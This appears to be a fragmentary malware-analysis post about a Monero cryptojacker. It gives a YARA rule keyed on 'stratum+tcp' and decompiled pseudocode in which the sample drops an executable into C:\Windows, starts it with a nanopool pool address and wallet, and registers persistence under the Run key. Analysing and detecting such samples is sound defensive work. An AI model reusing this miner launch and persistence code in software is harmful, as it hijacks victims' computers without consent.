
ZeroDot1:)🇩🇪

@hobbygrafix Follows you

I am the author of the #CoinBlockerLists, git.io/vFFKTm you can follow me. If you like the CoinBlockerLists please support me vk.cc/7TL5H2


Source: zerodot1 - https://zerodot1.github.io/CoinBlockerLists/

Relaying On Open Source




xmrig.yar

```
rule xmrig
{
            strings:
    $a1 = "stratum+tcp"
    condition:
    $a1
}
```



```
v42 = 7;
v41 = 0;
LOWORD(lpFile) = 0;
sub_403C70(L"C:\\Windows\\fgasdjfhas.exe", 25);
v31 = 0;
sub_403050(&lpFile, 0, -1);
LOWORD(v20) = 0;
sub_403C70(L"DHFDGH", 6);
if ( (unsigned __int8)sub_401E00(v20, v23, v26, v4, 0, 7, *(void **)&v31, v32, v33, v34,
{
  v48 = 7;
  v47 = 0;
  LOWORD(lpParameters) = 0;
  sub_403C70(
    L"-o stratum+tcp://xmr-eu1.nanopool.org:14444 -u 4JUdGzvrMFDWrUUwY3toJATSeNwjn54LkCm
     "qtCoRUrEDAgRwsQVVCjZbRwFRDTx2ydzMSdp6ZD/8 -p x --donate-level=1 -B",
    180);
  v5 = (const WCHAR *)&lpParameters;
  v36 = 1;
  if ( v48 >= 8 )
    v5 = lpParameters;
  v6 = (const WCHAR *)&lpFile;
  v35 = 0;
  if ( v42 >= 8 )
    v6 = lpFile;
  ShellExecuteW(0, L"open", v6, v5, v35, v36);
  sub_404D40(v7);
  sub_404E00(&v31, (int)&lpParameters);
  LOWORD(v21) = 0;
  sub_403C70(L"explorer", 8);
  LOWORD(v16) = 0;
  sub_403C70(L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 45);
  sub_401FC0(v16, v17, v18, v19, 0, 7, v21, v24, v27, v29, 0, 7, *(BYTE **)&v31, v32, v3
  if ( v50 >= 8 )
```



XMRig

⚠ If you mine Monero, Aeon, Sumokoin, Turtlecoin, Stellite, GRAFT, Haven Protocol, IPBC, PLEASE READ! ⚠

downloads 9M total | release v2.6.0-beta2 | release date last monday | license GPL-3.0 | stars 1k | forks 641

